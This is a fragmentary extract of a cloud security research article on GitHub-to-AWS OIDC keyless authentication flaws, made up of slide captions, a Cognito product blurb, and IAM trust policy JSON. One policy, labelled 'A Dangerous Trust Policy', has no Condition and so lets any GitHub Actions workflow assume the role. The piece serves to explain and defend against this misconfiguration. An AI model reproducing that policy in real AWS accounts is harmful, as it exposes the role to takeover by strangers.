


DynamoDB
Tables




S3 Buckets

You can't sts:AssumeRole from Outside AWS




sts:AssumeRoleWithWebIdentity




A Dangerous Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated":
          "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity



The Condition is crucial

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated":
          "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
        }
      }
    }
  ]
}
```



RESEARCH

No keys attached: Exploring GitHub-to-AWS keyless authentication flaws

July 27, 2023

AWS

CLOUD MISCONFIGURATION



Christophe Tafani-Dereeper

Cloud Security Researcher and Advocate



Amazon Cognito

Implement secure, frictionless customer identity and access management that scales


Get started with Amazon Cognito




Introduction to Amazon Cognito

Amazon Cognito processes more than 100 billion authentications per month. The service helps you implement customer identity and access management (CIAM) into your web and mobile applications. You can quickly add user authentication and access control to your applications in minutes.

Amazon Cognito federated identities (identity pools)





Default trust policy for a Cognito role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated"}
      }
    }
  ]
}
```

